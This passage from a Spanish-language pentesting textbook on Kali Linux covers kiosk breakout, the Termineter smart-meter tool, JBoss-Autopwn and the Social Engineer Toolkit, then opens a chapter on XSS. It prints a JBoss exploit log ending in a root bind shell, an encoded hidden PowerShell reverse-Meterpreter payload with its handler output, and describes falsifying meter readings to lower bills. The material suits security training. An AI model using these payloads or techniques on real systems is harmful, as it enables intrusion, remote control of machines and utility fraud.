


Imagen 04.39: Códigos para el navegador y conseguir acceso a sitios importantes.




Imagen 04.40: Copiar y pegar la instrucción en el navegador se obtiene acceso a Mi PC.

Otra de las opciones interesantes que el *pentester* puede llevar a cabo es la recogida de información del entorno. En la imagen se puede visualizar qué tecnologías se encuentran habilitadas en el navegador, las variables de éste, las variables globales, etcétera. Esta opción es muy importante a la hora de conocer el entorno que se está auditando.




Imagen 04.41: Recogida de información en el *Kiosk*.

Pero quizá una de las opciones más importantes y que mayores resultados aporte es la de *iKat Tools*. Tal y como se puede apreciar en la imagen existe un test para comprobar la posibilidad de descargar archivos y ejecutarlos, con lo que la ejecución de *shellcodes* sería un éxito. Por otro lado, se puede pretender ejecutar ciertas aplicaciones o recursos interesantes como puede ser una *cmd*.




Imagen 04.42: Herramientas de *iKat* para intentar lanzar en el *Kiosk*.




Imagen 04.43: Obtención de elementos tras la ejecución del *payload*.

Termineter

Termineter es un *framework* de código libre el cual se encuentra codificado en *Python* y permite a cualquier usuario conectarse a los medidores digitales de electricidad o *Smart Meter* (medidores inteligentes) que están instalados en los hogares por las compañías de electricidad. Estos medidores permiten a las compañías revisar el consumo eléctrico de manera remota, sin necesidad de que un empleado acuda al lugar donde se encuentran los contadores.

Termineter se puede utilizar para modificar el *software* del contador o medidor, y reducir, por ejemplo, las tarifas que los usuarios pagan por la electricidad. También, sencillamente, se podría ordenar al contador que informe que ha habido menos consumo. La aplicación fue liberada a mediados en 2012 y es toda una revolución en la explotación de este tipo de aparatos. La aplicación se conectaría al medidor o *Smart Meter* a través de una interfaz.

Implementa los protocolos de comunicación C12.18 y C12.19 y actualmente soporta los medidores que utilizan la C12.19 con juegos de caracteres de 7 *bits*. *Termineter* comunica con medidores inteligentes a través de una sonda de tipo ANSI-2 *optical* con una interfaz serie.

La sintaxis es muy similar a la de la línea de comandos de *Metasploit*, aunque *Termineter* no se encuentra integrado, a día de hoy, con el *framework* de *Metasploit*.

```
termineter > use
brute_force_login  get_info           get_security_info  set_meter_id
dump_tables        get_log_info       read_table         set_meter_mode
enum_tables        get_modem_info     run_procedure      write_table
termineter > use read_table
termineter (read_table) > info

     Name: read_table
   Author: Spencer McIntyre <smcintyre@securestate.net>
  Version: 1

Basic Options:
  Name              Value      Description
  ----              -----      ------------
  TABLEID                      table to read from

Description:
  This module allows individual tables to be read from the
  smart meter.
```

Imagen 04.44: Módulos disponibles en *termineter* y sintaxis del *framework*.

¿Se podrían leer tablas y modificarlas? La respuesta es sí, siempre y cuando se pueda acceder a las tablas. La información sin embargo estaría en modo *crudo* y sin analizar. En líneas generales, el proyecto es muy interesante y con un futuro importante enfocado a la seguridad de los medidores inteligentes.

```
termineter (read_table) > back
termineter > help

Type help <command> For Information
List Of Available Commands:
+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
back    connect     exit  info  logging  resource  set   use
banner  disconnect  help  ipy   reload   run       show
```

Imagen 04.45: Ayuda de *termineter*.

JBoss-Autopwn

Esta herramienta es otra de las que se encuentran en el *pack* de herramientas de explotación en *Kali Linux*. Dispone de versiones para atacar a servidores *Windows* y *Linux*. La herramienta se puede encontrar en la ruta */usr/share/jboss-autopwn* donde se incluyen de los *scripts* necesarios para llevar a cabo el *testing* de los servidores *JBoss*.

La sintaxis es sencilla, se puede utilizar el ejecutable *jboss-linux* o *jboss-win* para lanzar la aplicación, o utilizar el *script* que se puede encontrar en el directorio comentado anteriormente. Su sintaxis es *./e.sh <target> <port>*. Hay que recalcar que el *script e.sh* es para sistemas **NIX*, mientras que el *script e2.sh* es para sistemas *Windows*.

A continuación se muestra un ejemplo de ejecución sobre un sistema *Linux*:

```
[root@kali jboss]# ./e.sh 192.168.1.2 8080 2>/dev/null
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully in /tmp
[x] Now deploying .war file:
http://192.168.1.2:8080/browser/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(w
heel)
[x] Server uname...:
 Linux kali X.X.X…
[!] Would you like to upload a reverse or a bind shell? bind
[!] On which port would you like the bindshell to listen on? 31337
[x] Uploading bind shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 172 2009-11-22 19:48 /tmp/payload
[x] You should have a bind shell on 192.168.1.2:31337..
[x] Dropping you into a shell...
Connection to 192.168.1.2 31337 port [tcp/*] succeeded!
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(w
heel)
Python -c 'import pty; pty.spawn("/bin/bash")'
[root@kali /]# full interactive shell :-)
```

SE Toolkit

La ingeniería social viene representada en *Kali Linux* gracias al *script* SET, *Social Engineer Toolkit*. Hay que recordar que la ingeniería social es la vía por el que un atacante manipula el mundo que se le presenta a un usuario, para que éste piense que dicho mundo es legítimo. De esta forma el atacante pretende recolectar información sensible de la víctima, como pueden ser las credenciales, *cookies*, realizar escalada de privilegios, etcétera.

El principio de la ingeniería social es que la parte más débil de todo sistema es el usuario, es por ello que concienciar a éstos debe ser una de las prioridades de toda empresa. Los medios que el ingeniero social utiliza, generalmente, son el teléfono e Internet. En cierto tipo de auditorías también puede ser válido hacerse pasar por otros compañeros de trabajo, con el objetivo de sacar el máximo de información.

SET es un aplicativo o *script* escrito en lenguaje *Python*, se encuentra alojado en la siguiente ubicación */user/share/set*. Aunque se puede invocar desde cualquier ruta ya que *se-toolkit* se encuentra en la variable $PATH. SET proporciona un entorno sencillo de utilizar para preparar todo tipo de ataques de ingeniería social, e incluso automatización del *framework*. Se integra con *Metasploit* lo que le proporciona un gran potencial y flexibilidad en el momento de preparar los distintos ataques. Además, también se integra a *Fast-Track* como *kit* de automatización para procesos de explotación con *Metasploit*.

El fichero de configuración de SET se encuentra en la ruta */usr/share/set/config* y se denomina *set_config*. Existen directivas en el fichero de configuración de SET muy interesantes, algunas de ellas se enumeran a continuación:

- *DNSSPOOF*. Es interesante estudiar esta técnica para realizar un *phishing* controlado por el atacante en todo instante. Esta directiva indica qué herramienta realizará la técnica de *DNS Spoofing*.
- *ACCESS_POINT_SSID*. Indica qué nombre recibirá el punto de acceso falseado con SET. Es interesante para ataques de suplantación de AP o puntos de acceso, en los típicos ataques de ingeniería social a redes *Wireless*.
- *METASPLOIT_IFRAME_PORT*. Indica el puerto utilizado para realizar un ataque de *iframe injection* usando la técnica de *Browser Autopwn*.
- *METERPRETER_MULTI_COMMANDS*. Establece qué comandos se quieren ejecutar cuando una sesión de *Meterpreter* es conseguida.
- *AUTO_MIGRATE*. Si esta variable se encuentra activa, cuando se realice la explotación, el *payload* migrará automáticamente a otro proceso.
- *AUTO_DETECT*. Viene activada por defecto y proporciona la posibilidad de configurar automáticamente la dirección IP que se asignará a los servidores web.

Vectores de ataque

Existen diferentes vectores de ataque proporcionados por SET. Cada evolución de la herramienta aporta nuevos vectores de ataque interesantes. En la versión que viene con *Kali Linux* se pueden encontrar los siguientes vectores para ingeniería social:

- *Spear-Phishing Attack Vectors*. Este vector de ataque automatiza el proceso de envío de correos electrónicos, tanto vía *Sendmail* como *Gmail*, que llevan adjuntos archivos maliciosos, los cuales contienen algún tipo de *exploit*.
- *Website Attack Vectors*. Este vector permite realizar copias de sitios web o utilizar plantillas de éstos con el objetivo de presentar un mundo falso a la víctima, lo más real posible. Los clásicos ataques de *Java, Credential Harvester Attack* o *Tabnabbing* son las insignias de este vector de ataque.
- *Infectious Media Generator*. Este vector de ataque es uno de los más simples y más efectivos, siempre y cuando se tenga contacto físico con la víctima. La idea es generar un *payload* con un fichero de *autorun*, los cuales se deben instalar en un dispositivo externo como un *pendrive* o CD/DVD.
- *Create a Payload and Listener*. Permite generar ejecutables con *payloads* y configurar los *listener*.
- *Mass Mailer Attack*. Este vector permite realizar envíos de correos electrónicos, ya sean masivos o dirigidos.
- *Arduino-Based Attack Vector*. Permite realizar ataques a los *Arduino*. Un vector interesante de explotar y que puede llamar mucho la atención del *pentester* principiante.

- *SMS Spoofing Attack Vector.* Permite *spoofear* el emisor de un mensaje SMS. Cuando la víctima reciba el SMS aparece como emisor otro número distinto al original, con esto se pueden realizar ataques vía SMS.
- *Wireless Access Point Attack Vector.* Este vector de ataque permite crear un punto de acceso falso, el cual simulará una red. Además, proporcionará DHCP y DNS, servicios manipulados para monitorizar y gestionar el enrutamiento de la víctima que se conecte al punto de acceso.
- *QRCode Generator Attack Vector.* El vector de ataque para generación de *QRCode* permite al usuario crear este tipo de imágenes que pueden ser leídas e interpretadas por aplicaciones móviles. El objetivo es claro, conseguir que el usuario del dispositivo móvil acceda a un sitio web manipulado por el atacante, o incluso conseguir que éste ejecute algo a través del *QRCode*.
- *PowerShell Attack Vectors.* Este vector de ataque que proporciona SET permite al usuario crear pequeños *scripts* que serán ejecutados en una máquina víctima con el objetivo de obtener una sesión inversa o directa. Estos *scripts* son utilizados por *PowerShell*, lo cual es bastante interesante.

Proof Of Concept: PowerShell y la puerta de atrás

En esta prueba de concepto se propone el uso de *PowerShell* para obtener una sesión de *Meterpreter*. La idea es que el *pentester* dispone de acceso físico a un equipo que se está auditando, y una vía para intentar elevar privilegios es obtener una sesión de *Meterpreter* y después probar con distintos *exploits* para elevar los privilegios. El *script* que se debe ejecutar en una sesión de *PowerShell* es generado por SET como se verá a continuación. Hay que recalcar que por defecto *PowerShell* no ejecuta *scripts*, ni locales ni generados en otras máquinas, por lo que se deberán ejecutar las instrucciones pegándolas directamente en la línea de comandos. Para ejecutar SET se puede utilizar el comando *se-toolkit* en una línea de comandos de *Kali Linux* o ejecutar el *script set* que se encuentra en la ruta */usr/share/set*.




Imagen 04.46: Elección de *PowerShell* en SET.

El menú de SET presenta los distintos vectores de ataque que se pueden configurar a través de la aplicación. Para presentar esta prueba de concepto se utilizará el vector de ataque de *PowerShell* donde se deberá escoger la opción número 1, la del *injector*. Esta opción generará en la ruta */usr/share/set/reports* un archivo de texto con el código *encodeado* y preparado para ser ejecutado en la *PowerShell*.

```
 1) Powershell Alphanumeric Shellcode Injector
 2) Powershell Reverse Shell
 3) Powershell Bind Shell
 4) Powershell Dump SAM Database

99) Return to Main Menu
```

Imagen 04.47: Elección de injector en *PowerShell*.

Tras la selección del método de *injector* para *PowerShell* se debe configurar a qué dirección IP se conectará la *shellcode* que va insertada en el *script*. Además, se pregunta al usuario si quiere preparar el *listener* o *handler* para la recibir la conexión. Hay que recalcar que si se elige "no", se puede configurar después mediante el módulo de *Metasploit exploit/multi/handler*.

```
set:powershell>1
set> IP address for the payload listener: 192.168.0.57
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
Enter the port number for the reverse [443]: 4444
[*] Generating x64-based powershell injection code...
[*] Generating x86-based powershell injection code...
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass exececution restriction policy...
[*] If you want the powershell commands and attack, they are exported to reports
/powershell/
set> Do you want to start the listener now [yes/no]: : yes
ult: x64]:x86l> Select x86 or x64 victim machine [defau
```

Imagen 04.48: Configuración del *payload* y el handler.

A continuación se muestra el aspecto que tiene el código generado por SET y almacenado en el fichero de texto en el directorio *reports*. Lo interesante de este código es que se puede pegar la instrucción en una ventana de *PowerShell* y aunque la política de ejecución de *scripts* sea de tipo *restricted*, es decir no se ejecuta ningún tipo de *scripts* en la *PowerShell*, al ser una instrucción ésta si será ejecutada.

```
powershell -noprofile -windowstyle hidden -noninteractive -EncodedCommand JABjAG
8AZABlACAAPQAgACcAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAG
wAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AH
IAIABWAGkAcgB0AHUAYQBsAEEAbABsAG8AYwAoAEkAbgB0AFAAdAByACAAbABwAEEAZABkAHIAZQBzAH
MALAAgAHUAaQBuAHQAIABkAHcAUwBpAHoAZQAsACAAdQBpAG4AdAAgAGYAbABBAGwAbABvAGMAYQB0AG
kAbwBuAFQAeQBwAGUALAAgAHUAaQBuAHQAIABmAGwAUAByAG8AdABlAGMAdAApADsAWwBEAGwAbABJAG
0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAH
```

Imagen 04.49: Aspecto de la instrucción de *PowerShell*.

Por último hay que visualizar como se recoge la sesión de *Meterpreter* gracias al *handler* previamente configurado.

```
[*] Processing reports/powershell/powershell.rc for ERB directives.
resource (reports/powershell/powershell.rc)> use multi/handler
resource (reports/powershell/powershell.rc)> set payload windows/meterpreter/rev
erse_tcp
payload => windows/meterpreter/reverse_tcp
resource (reports/powershell/powershell.rc)> set lport 4444
lport => 4444
resource (reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.0.58
[*] Meterpreter session 1 opened (192.168.0.57:4444 -> 192.168.0.58:49263) at 20
13-03-26 13:40:12 +0100
```

Imagen 04.50: Sesión de *Meterpreter* inverso a través de *PowerShell*

Capítulo V
Auditoría de aplicaciones web

1. Introducción a las vulnerabilidades web

El estudio realizado en este capítulo, tiene como objetivo identificar y explotar las vulnerabilidades más usuales en aplicaciones web. La idea final es ayudar a los auditores, a dirigir un plan de seguridad que permita proveer de los conceptos necesarios, para llevar a cabo una auditoría desde las herramientas incluidas en la distribución *Kali Linux*.

La previa recolección de información, mostrada en este libro dentro del segundo capítulo, será una cuestión clave llegados a este punto de la auditoría, debido a que un *Footprinting* y *Fingerprinting* amplios, pueden llegar a dar unas grandes probabilidades de éxito. De esta forma se dará lugar, al incremento de detección de vectores ofensivos más frecuentes, para la futura realización de ataques dirigidos.

Múltiples estudios publicados en Internet, por diversas empresas relacionadas con temas de seguridad informática, apuntan a que vulnerabilidades de *Cross Site Scripting*, seguidas de las de *SQL Injection*, abordan la mayor parte de ataques en la web. Esto incrementaría la importancia de la implementación de herramientas *Web Aplication Firewall* (WAF), de cara a los servicios web.

Actualmente un servidor, sin este tipo de protecciones y sin una previa auditoría de código, estaría expuesto a sufrir este tipo de ataques con grandes facilidades en cuanto a lo que su explotación se refiere, del lado de los "*hackers*". No obstante, en algunos casos es viable la utilización de técnicas para la evasión de filtros, en caso de que estos no se encuentren lo suficientemente revisados, es posible aprovechar el descuido de los desarrolladores para llevar a cabo los ataques.

2. Explotación de vulnerabilidades web comunes

Los medios de comunicación, tienden a malinterpretar en cierta medida las noticias referentes a la seguridad informática, al proveer de información a los usuarios. Es importante tener fuentes alternativas para conseguir material didáctico fiable, en lo que a este campo se refiere. Un caso de "desinformación", ocurrió en 2010 cuando se anunció a la población española de un supuesto

"*Hackeo*" sobre la página de la presidencia española de la UE. Nada más lejos de la realidad, se trataba de un *Cross Site Scripting* reflejado, en el buscador de la página. Este fue difundido por diversos medios, como *Facebook*, *Twitter* o correos electrónicos, hasta que se desmintió días más tarde, después de la revisión del servidor.



Imagen 05.01: XSS en la página de la Presidencia Española de la EU.

La imagen de *Mr. Bean*, caricaturizando los rasgos de *José Luis Rodríguez Zapatero*, no fue un auténtico *defacemen*t con la consiguiente intrusión al servidor, sino la modificación del código HTML de la página solicitada, desde una URL modificada. A continuación se muestran los tipos de *Cross Site Scripting* que se pueden encontrar.

Cross Site Scripting

La vulnerabilidad de *Cross Site Scripting*, conocida comúnmente de forma acortada como XSS, supone una serie de riesgos en todas sus variantes, las cuales pueden dañar principalmente al usuario y a la reputación del dominio y/o empresa afectada.

Entre otras cosas, es posible:

- Realizar ataques de navegación dirigida.
- Ataques de *phising*.
- Distribución de *malware*.
- Robo de credenciales.
- Ejecución de *script* "*JavaScript*".
- Click Hijacking.
- *Defacemen*t sin o con alteración de la página real.

Este tipo de vulnerabilidad, puede conllevar a muchos y nuevos ataques web, debido a que un control de ejecución *JavaScript* sobre el navegador de una víctima, abre vectores de ataques como *Man In The Browser* "MITB", pudiendo tomar un control remoto del navegador, y pudiendo realizar ejecuciones de *exploits* con el objeto de realizar una escala de privilegios en el sistema. En otros casos, prima la ingeniería social y la común falta de conocimientos del usuario afectado, al caer en una página fraudulenta.

Básicamente se pueden diferenciar dos tipos de *Cross Site Scripting:*, *Cross Site Scriptring Reflejado*, y *Cross Site Scripting Persistente.*

Cross Site Scripting Reflejado

La explotación del fallo, se basa en la manipulación de un parámetro vulnerable, con el objetivo de montar un enlace modificado que embeba código HTML o de *script*. Dentro de la distribución *Kali Linux*, es posible encontrar multitud de herramientas para realizar de forma cómoda, la búsqueda manual de este tipo de vulnerabilidades, mediante la utilización de proxys inversos. Entre las más conocidas, se encuentra la herramienta *Burp Suite* y OWASP ZAP.

Un *Proxy* inverso, necesita de una previa configuración en el navegador, desde la cual se conectará al *Proxy* local, para realizar capturas del tráfico web mediante puntos de interrupción. El navegador por defecto en *Kali Linux*, es *IceWeasel*, un proyecto derivado de *Mozilla Firefox*, el cual dista poco en cuanto a configuraciones de este tipo.

Imagen 05.02: Configuración de *Proxy* en *IceWeasel*.

Una vez realizado el paso de configuración en *IceWeasel*, el navegador estará preparado para enviar las peticiones web, a través del "*Proxy* inverso". En este caso, se realizará la prueba con OWASP ZAP, interceptando una petición HTTP, en la cual se envía el parámetro "user=", que recoge el usuario "Admin" y lo muestra en pantalla.




Imagen 05.03: OWASP ZAP interceptando petición GET.

Se podría trabajar de forma sencilla con todo tipo de peticiones, en caso de encontrarse con una petición POST, esta aplicación se encargaría de interceptarla y permitiría modificar al vuelo sus parámetros. Además esta, cuenta con una pestaña de respuesta la cual, aun no interpretando *JavaScript*, sería posible leer el código de la página devuelta, con lo que sería viable identificar un posible *Cross Site Scripting*. A continuación, se muestra una imagen con la respuesta vista desde OWASP ZAP, modificando la recogida del anterior valor "Admin" por el de un *Tag Script*.




Imagen 05.04: OWASP ZAP y *Cross Site Scripting Reflejado.*

Visto desde el navegador de *IceWeasel*, el *JavaScript* sería interpretado de la siguiente manera ejecutándose la siguiente alerta en pantalla.




Imagen 05.05: *Cross Site Scripting Reflejado* en *IceWeasel*.

Cross Site Scripting Persistente

Este tipo de *Cross Site Scripting*, queda normalmente registrado en una base de datos, al realizar una petición malintencionada tras unos parámetros mal filtrados. La recogida del contenido de la petición, posteriormente es rescatada de los datos almacenados y estos vuelven a ser mostrados. Dichos datos son interpretados y ejecutados en el navegador de la víctima.

